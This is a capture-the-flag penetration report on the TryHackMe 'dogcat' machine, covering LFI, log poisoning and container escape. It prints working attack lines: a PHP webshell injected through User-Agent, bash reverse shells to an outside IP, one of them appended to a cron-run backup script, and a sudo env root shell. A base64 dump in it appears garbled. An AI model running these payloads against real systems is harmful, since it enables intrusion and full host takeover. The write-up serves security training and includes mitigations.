Penetration Analysis Report - Virtual Machine "dogcat"

1. General Information and Executive Summary

Field	Detail
Client	TryHackMe
Target IP	10.144.190.38
Platform	Linux (Debian), Apache 2.4.38, PHP 7.4.3
Consultant	Bender2997_
Test Date	2026-03-26
Criticality	Critical
Compromise Vectors	Local File Inclusion (LFI), Log Poisoning for RCE, Privilege Escalation via `sudo NOPASSWD`, Container Evasion (Docker Escape).

Executive Summary:

The security assessment on the target (10.144.190.38) revealed a critical exploitation chain

that allowed complete system control, reaching root privileges on the host machine. The initial vector was a Local File Inclusion (LFI) vulnerability in the `?view=` parameter, which, after being bypassed, was exploited using the Log Poisoning technique. This resulted in Remote Code Execution (RCE) as the web server user. Following initial access, an `/usr/bin/env` binary with `NOPASSWD` permissions was identified via `sudo -l`, allowing privilege escalation to `root` inside the Docker container.

Finally, container evasion (Docker Escape) was achieved by modifying a backup script (`backup.sh`) executed by a *cronjob* on the main host, confirming total compromise of the environment.

2. Methodology and Exploitation Phases

The methodology was based on Black Box analysis, divided into the phases of Reconnaissance, Initial Access, Privilege Escalation, and Container Evasion.

2.1. Detailed Reconnaissance and Enumeration Phase

1. **Port Scanning (Nmap):** A complete port scan (`-p- --open`) was performed, identifying only two active services:
    - **22/tcp (SSH):** Version `OpenSSH 7.6p1 Ubuntu 4ubuntu0.3` (Ubuntu Linux; protocol 2.0).
    - **80/tcp (HTTP):** Version `Apache httpd 2.4.38 ((Debian))`.

```
┌──(root㉿kali)-[/home/…/Desktop/PERSONAL/TryHackme/dogcat]
└─# nmap -T5 -sS -sCV -Pn -n -p- --open 10.144.190.38 -oN scan_1.txt
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-26 19:43 -0400
Nmap scan report for 10.144.190.38
Host is up (0.075s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 24:31:19:2a:b1:97:1a:04:4e:2c:36:ac:84:0a:75:87 (RSA)
|   256 21:3d:46:18:93:aa:f9:e7:c9:b5:4c:0f:16:0b:71:e1 (ECDSA)
|   256 c1:fb:7d:73:2b:57:4a:8b:dc:d7:6f:49:bb:3b:d0:20 (ED25519)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-title: dogcat
|_http-server-header: Apache/2.4.38 (Debian)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 31.14 seconds
```

- **Command Executed:** `nmap -T5 -sS -sCV -Pn -n -p- --open 10.144.190.38 -oN scan_1.txt`.

2. **Web Application Analysis (Whatweb):** The Whatweb tool confirmed the web application's architecture:
   - **Server:** `Apache 2.4.38 (Debian Linux)`.
   - **Technology:** `PHP 7.4.3`.
   - **Title:** `dogcat`.

```
┌──(root㉿kali)-[/home/…/Desktop/PERSONAL/TryHackme/dogcat]
└─# whatweb 10.144.190.38
ERROR Opening: https://10.144.190.38 - Connection refused - connect(2) for "10.144.190.38" port 443
http://10.144.190.38 [200 OK] Apache[2.4.38], Country[RESERVED][ZZ], HTML5, HTTPServer[Debian Linux][Apache/2.4.38 (Debian)], IP[10.144.190.38], PHP[7.4.3], Title[dogcat], X-Powered-By[PHP/7.4.3]
```

- **Command Executed:** `whatweb 10.144.190.38`.


3. **File and Directory Search (Gobuster and Ffuf):**
   - **Gobuster:** The directory fuzzing tool confirmed the existence of `/cats/` (`Status: 301`) and `/index.php` (`Status: 200`).
   - **Ffuf (LFI Fuzzing):** Attempts were made to enumerate LFI vulnerabilities, confirming that the application responded uniformly when trying to access system files with the URL `http://10.144.190.38/?view=FUZZ`.

```
┌──(root㉿kali)-[/home/…/Desktop/PERSONAL/TryHackme/dogcat]
└─# ffuf -u "http://10.144.190.38/?view=FUZZ" -w /usr/share/seclists/Fuzzing/LFI/LFI-etc-files-of-all-linux-packages.txt -mc 200

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.144.190.38/?view=FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Fuzzing/LFI/LFI-etc-files-of-all-linux-packages.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200
________________________________________________

/etc/acovea/benchmarks/fftbench.c [Status: 200, Size: 455, Words: 77, Lines: 20, Duration: 75ms]
/etc/3ddesktop/3ddesktop.conf [Status: 200, Size: 455, Words: 77, Lines: 20, Duration: 76ms]
/etc/a2ps-site.cfg      [Status: 200, Size: 455, Words: 77, Lines: 20, Duration: 76ms]
/etc/acovea/config/gcc33_pentium4.acovea [Status: 200, Size: 455, Words: 77, Lines: 20, Duration: 76ms]
/etc/acovea/config/g++34_opteron.acovea [Status: 200, Size: 455, Words: 77, Lines: 20, Duration: 77ms]
/etc/adbbs/adbbs.cf     [Status: 200, Size: 455, Words: 77, Lines: 20, Duration: 77ms]
/etc/acovea/config/g++34_pentium4.acovea [Status: 200, Size: 455, Words: 77, Lines: 20, Duration: 77ms]
/etc/adbbs/mods/mod_group.adbbs [Status: 200, Size: 455, Words: 77, Lines: 20, Duration: 78ms]
/etc/abcde.conf         [Status: 200, Size: 455, Words: 77, Lines: 20, Duration: 78ms]
/etc/acovea/benchmarks/evobench.c [Status: 200, Size: 455, Words: 77, Lines: 20, Duration: 78ms]
/etc/adbbs/mods/mod_intstr.adbbs [Status: 200, Size: 455, Words: 77, Lines: 20, Duration: 75ms]
/etc/adbbs/prewel       [Status: 200, Size: 455, Words: 77, Lines: 20, Duration: 75ms]
/etc/adbbs/mods/mod_lasttime.adbbs [Status: 200, Size: 455, Words: 77, Lines: 20, Duration: 75ms]
/etc/adbbs/strings.ph   [Status: 200, Size: 455, Words: 77, Lines: 20, Duration: 75ms]
/etc/adzapper.conf      [Status: 200, Size: 455, Words: 77, Lines: 20, Duration: 75ms]
/etc/adtool.cfg         [Status: 200, Size: 455, Words: 77, Lines: 20, Duration: 75ms]
/etc/adbbs/welcome/welcome.1 [Status: 200, Size: 455, Words: 77, Lines: 20, Duration: 75ms]
/etc/af/afalias         [Status: 200, Size: 455, Words: 77, Lines: 20, Duration: 75ms]
/etc/af/mailcap         [Status: 200, Size: 455, Words: 77, Lines: 20, Duration: 75ms]
/etc/af/afrc            [Status: 200, Size: 455, Words: 77, Lines: 20, Duration: 75ms]
/etc/afbackup/client.conf [Status: 200, Size: 455, Words: 77, Lines: 20, Duration: 75ms]
/etc/af/mime.charsets   [Status: 200, Size: 455, Words: 77, Lines: 20, Duration: 75ms]
/etc/afbackup/changer.conf [Status: 200, Size: 455, Words: 77, Lines: 20, Duration: 75ms]
/etc/afbackup/server.conf [Status: 200, Size: 455, Words: 77, Lines: 20, Duration: 75ms]
/etc/af/mime.types      [Status: 200, Size: 455, Words: 77, Lines: 20, Duration: 76ms]
/etc/affix/affix        [Status: 200, Size: 455, Words: 77, Lines: 20, Duration: 75ms]
```

```
┌──(root㉿kali)-[/home/…/Desktop/PERSONAL/TryHackme/dogcat]
└─# ffuf -u "http://10.144.190.38/?view=FUZZ" -w /usr/share/seclists/Fuzzing/LFI/LFI-etc-files-of-all-linux-packages.txt -mc 200 -fs 455

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.144.190.38/?view=FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Fuzzing/LFI/LFI-etc-files-of-all-linux-packages.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200
 :: Filter           : Response size: 455
________________________________________________

/etc/armagetron/settings_dedicated.cfg [Status: 200, Size: 819, Words: 106, Lines: 24, Duration: 75ms]
/etc/bacula/scripts/make_catalog_backup [Status: 200, Size: 821, Words: 106, Lines: 24, Duration: 76ms]
/etc/bacula/scripts/delete_catalog_backup [Status: 200, Size: 825, Words: 106, Lines: 24, Duration: 76ms]
/etc/catdocrc           [Status: 200, Size: 769, Words: 106, Lines: 24, Duration: 75ms]
/etc/achims-guestbook/config-locations.php [Status: 200, Size: 827, Words: 106, Lines: 24, Duration: 3640ms]
/etc/CORBA/servers/application-ps.gnorba [Status: 200, Size: 823, Words: 106, Lines: 24, Duration: 75ms]
/etc/cron.daily/fidogate [Status: 200, Size: 791, Words: 106, Lines: 24, Duration: 77ms]
/etc/cron.daily/slocate [Status: 200, Size: 789, Words: 106, Lines: 24, Duration: 75ms]
/etc/cron.daily/tomcat4 [Status: 200, Size: 789, Words: 106, Lines: 24, Duration: 75ms]
/etc/default/tomcat4    [Status: 200, Size: 783, Words: 106, Lines: 24, Duration: 77ms]
/etc/gnats/defaults/categories [Status: 200, Size: 803, Words: 106, Lines: 24, Duration: 74ms]
/etc/gnome-vfs-2.0/vfolders/applications-all-users.vfolder-info [Status: 200, Size: 869, Words: 106, Lines: 24, Duration: 75ms]
/etc/gnome-vfs-2.0/vfolders/applications.template [Status: 200, Size: 841, Words: 106, Lines: 24, Duration: 76ms]
/etc/horde2/registry.d/vacation.php [Status: 200, Size: 813, Words: 106, Lines: 24, Duration: 74ms]
/etc/horde2/templates/categorytree/rowend.inc [Status: 200, Size: 833, Words: 106, Lines: 24, Duration: 75ms]
/etc/horde2/templates/categorytree/tablefoot.inc [Status: 200, Size: 839, Words: 106, Lines: 24, Duration: 75ms]
/etc/horde2/templates/categorytree/rowstart.inc [Status: 200, Size: 837, Words: 106, Lines: 24, Duration: 75ms]
/etc/horde2/templates/categorytree/tablehead.inc [Status: 200, Size: 839, Words: 106, Lines: 24, Duration: 77ms]
/etc/init.d/fidogate    [Status: 200, Size: 783, Words: 106, Lines: 24, Duration: 78ms]
/etc/init.d/guidedog    [Status: 200, Size: 783, Words: 106, Lines: 24, Duration: 75ms]
/etc/init.d/guarddog    [Status: 200, Size: 783, Words: 106, Lines: 24, Duration: 75ms]
/etc/init.d/tomcat4     [Status: 200, Size: 781, Words: 106, Lines: 24, Duration: 75ms]
/etc/ncat.conf.MASTER   [Status: 200, Size: 785, Words: 106, Lines: 24, Duration: 75ms]
/etc/ncat.conf          [Status: 200, Size: 771, Words: 106, Lines: 24, Duration: 81ms]
/etc/network/if-down.d/51guidedog [Status: 200, Size: 809, Words: 106, Lines: 24, Duration: 75ms]
/etc/network/if-down.d/50guarddog [Status: 200, Size: 809, Words: 106, Lines: 24, Duration: 76ms]
/etc/network/if-up.d/51guidedog [Status: 200, Size: 805, Words: 106, Lines: 24, Duration: 75ms]
/etc/network/if-up.d/50guarddog [Status: 200, Size: 805, Words: 106, Lines: 24, Duration: 75ms]
/etc/news/scripts/send-fidogate [Status: 200, Size: 805, Words: 106, Lines: 24, Duration: 76ms]
/etc/otrs/Output/HTML/Lite/AdminNotificationForm.dtl [Status: 200, Size: 847, Words: 106, Lines: 24, Duration: 75ms]
```

2.2. Initial Access Phase (Local File Inclusion and RCE)


1. **LFI Discovery and Confirmation:**
   - The URL structure `http://10.144.190.38/?view=dog` suggested the presence of a Local File Inclusion (LFI) in the `view` parameter.





   - An initial *Path Traversal* attempt (`/../../../../../../../etc/tomcat4/server.xml`) resulted in an error, indicating a restriction on file inclusion.

- It was also observed that with the directory (`/dog/../index`), the directory code was interpreted, confirming the LFI.

2. **Restriction Analysis and Bypass (PHP Source Code):**
   - The *PHP Wrapper* `php://filter` was used to read the Base64-encoded source code of `index.php`: `/?view=php://filter/read=convert.base64-encode/resource=./dog/../index`.





┌──(root㉿kali)-[/home/../Desktop/PERSONAL/TryHackme/dogcat]
└─# echo -e 'PCFET0NUWVBFIEhUTUw+CjxodG1sPgoKPGhlYWQ+CiAgICA8dGl0bGU+ZG9nY2FBPC90aXRsZT4KICAgIDxsaW5rIHJlbD0ic3R5bGVzaGVldCIgdHlwZT0idGV4dC9jc3MiIGhyZWY9Ii9zdHlsZS5jc3MiPgo8L2hlYWQ+CgoBYm9keT4KICAgIDxoMT5kb2djYXQ8L2gxPgogICAgPGk+YSBnYWxsZXJ5IG9mIHZhcmlvdXMgZG9nc6dvcmNhdCcsSA6ICFRR0VUWyJleHQiXSA6IiIsIiI9IiI7IiBkb01c3R5bGVzaGVldCIgdHlwZT0idGV4dC9jc3MiIGhyZWY9Ii9zdHlsZS5jc3MiPgogICAgPGg1PmFzaywgIiBpZCI6IiI7IiBkb2NzIiBpZCI6IiI7IiBkb2NzIiBpZCI6IiI7IiBkb2Nz




`/?view=dog/../../../../../../../etc/passwd&ext`. Including the string 'dog' at the beginning allowed the validation to pass, and the empty `&ext` parameter prevented the addition of `.php`, allowing the reading of the `/etc/passwd` file.

3. **Remote Code Execution (RCE) via Log Poisoning:**
   - The LFI vulnerability was used to access the Apache logs file (`/var/log/apache2/access.log`), injecting a PHP *webshell* into the `User-Agent` header.




   - **Injected Webshell (User-Agent):** `<?php system($_GET['cmd']); ?>`.
   - **RCE Execution:** The log was accessed through the vulnerability, adding the `cmd` parameter to execute commands.



- **Exploitation URL:** `http://10.144.190.38/?view=dog/../../../../../../../../var/log/apache2/access.log&ext&cmd=id`.

- **Results:** The first flag was obtained, and RCE was confirmed.

- **Flag 1:** `THM{Th1s_1s_N0t_4_Catdog_ab67edfa}` (obtained from `flag.php`).



- **Flag 2:** `THM{LF1_t0_RC3_aec3fb}` (obtained from `/var/www/flag2_QMW7JvaY2LvK.txt`).

2.3. Privilege Escalation Phase (Container Root)

1. **Reverse Shell Creation:** For more comfortable interaction, a *reverse shell* was established from the web shell to the Kali machine.
    - **Command Invoked (Web Shell):** `bash -c 'bash -i >& /dev/tcp/192.168.128.48/4444 0>&1'`.

```
┌──(root㉿kali)-[/home/…/Desktop/PERSONAL/TryHackme/dogcat]
└─# nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.128.48] from (UNKNOWN) [10.144.150.88] 32768
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
www-data@c5c78e4e9a59:/var/www/html$ whoami
whoami
www-data
www-data@c5c78e4e9a59:/var/www/html$
```

2. **Sudo Enumeration:** From the shell, the current user's permissions were checked, revealing a privilege escalation configuration.
   - **Command:** `sudo -l`.
   - **Critical Result:** `(root) NOPASSWD: /usr/bin/env`.
3. **Obtaining Root Shell (Container):** The `/usr/bin/env` binary was exploited to obtain an interactive shell as the root user inside the Docker container.

```
www-data@c5c78e4e9a59:/var/www/html$ sudo /usr/bin/env /bin/bash
sudo /usr/bin/env /bin/bash
whoami
root
```

```
root@c5c78e4e9a59:/# cd /root
cd /root
root@c5c78e4e9a59:~# ls
ls
flag3.txt
root@c5c78e4e9a59:~# cat flag3.txt
cat flag3.txt
THM{D1ff3r3nt_3nv1ronments_874112}
```

   - **Exploitation Command:** `sudo /usr/bin/env /bin/bash`.
   - **Flag 3:** `THM{D1ff3r3nt_3nv1ronments_874112}` (found in `/root/flag3.txt`).

2.4. Phase of Post-Explotación y Evasión de Contenedor (Docker Escape)

1. **Persistence and Escape Analysis:** Identifying that the system was running in a Docker container led to searching for evasion mechanisms. A backup script was found.

```
root@c5c78e4e9a59:/opt/backups# ls
ls
backup.sh  backup.tar
root@c5c78e4e9a59:/opt/backups# cat backup.sh
cat backup.sh
#!/bin/bash
tar cf /root/container/backup/backup.tar /root/container
root@c5c78e4e9a59:/opt/backups#
```

- **Key Path:** `/opt/backups/backup.sh`.
- **Content of `backup.sh`:** `tar cf /root/container/backup/backup.tar /root/container`.

2. **Exploiting the Insecure Cronjob:** The `backup.sh` script was executed periodically with `root` privileges on the host machine due to an insecure volume mounting configuration. A second *reverse shell* was injected into the script.

```
root@c5c78e4e9a59:/opt/backups# echo "bash -i >& /dev/tcp/192.168.128.48/4445 0>&1" >> /opt/backups/backup.sh
<192.168.128.48/4445 0>&1" >> /opt/backups/backup.sh
root@c5c78e4e9a59:/opt/backups#
```

- **Command Injection:** `echo "bash -i >& /dev/tcp/192.168.128.48/4445 0>&1" >> /opt/backups/backup.sh`.

3. **Obtaining Shell and Final Flag:** After the automatic execution of the *cronjob*, root access to the host system was obtained, confirming the evasion.

```
└─$ nc -lvnp 4445
listening on [any] 4445 ...
connect to [192.168.128.48] from (UNKNOWN) [10.144.150.88] 42782
bash: cannot set terminal process group (4386): Inappropriate ioctl for device
bash: no job control in this shell
root@dogcat:~# ip a
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens5: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc mq state UP group default qlen 1000
    link/ether 06:84:f4:34:d3:15 brd ff:ff:ff:ff:ff:ff
    inet 10.144.150.88/18 brd 10.144.191.255 scope global dynamic ens5
       valid_lft 2457sec preferred_lft 2457sec
    inet6 fe80::484:f4ff:fe34:d315/64 scope link
       valid_lft forever preferred_lft forever
3: docker0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:43:d3:e3:0e brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
       valid_lft forever preferred_lft forever
    inet6 fe80::42:43ff:fed3:e30e/64 scope link
       valid_lft forever preferred_lft forever
5: vethc7b0177@if4: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master docker0 state UP group default
    link/ether 62:c4:6d:01:b2:a6 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet6 fe80::60c4:6dff:fe01:b2a6/64 scope link
       valid_lft forever preferred_lft forever
root@dogcat:~# ls
ls
container
flag4.txt
root@dogcat:~# cat flag4.txt
cat flag4.txt
THM{esc4l4tions_on_esc4l4tions_on_esc4l4tions_7a52b17dba6ebb0dc38bc1049bcba02d}
root@dogcat:~#
```

- **Flag 4:** `THM{esc4l4tions_on_esc4l4tions_on_esc4l4tions_7a52b17dba6ebb0dc38bc1049bcba02d}` (found in `/root/flag4.txt` on the host).

3. Conclusions and Mitigation Recommendations

3.1. Conclusion

The system showed critical failures in input sanitization, allowing RCE and Log Poisoning. Subsequent privilege escalation was possible due to an overly permissive `sudo` configuration and a Docker container implementation vulnerable to evasion through an insecure *cronjob*. The total compromise of the host system underscores the need for a comprehensive review of application and infrastructure security policies.

3.2. Critical Recommendations

ID	Risk	Mitigation Recommendation
DCG-001	Local File Inclusion (LFI)	Implement a strict whitelist for files allowed to be included. Refactor the code to eliminate the ability to control the file extension and completely disable or sanitize the `view` parameter.

ID	Risk	Mitigation Recommendation
DCG-002	Log Poisoning / RCE	Strict sanitization and validation of all input data, including HTTP headers like User-Agent, to prevent code injection. Restrict read access to Apache log files.
DCG-003	PrivEsc (Sudo NOPASSWD)	Remove the NOPASSWD configuration for general-use binaries (`/usr/bin/env` or similar). Limit `sudo` capabilities only to critical and necessary commands.
DCG-004	Docker Escape (Insecure Cronjob)	Review and secure Docker volume mounting configurations. *Cronjobs* with high privileges that interact with files inside containers must be monitored or eliminated if they pose an evasion risk.

4. Lessons Learned / Attack Analysis

- **How was the vector detected?** The initial vector was detected by the presence of the `?view=` parameter, and its bypass was confirmed by decoding the `index.php` source code, which revealed the file inclusion logic and the `ext` parameter.
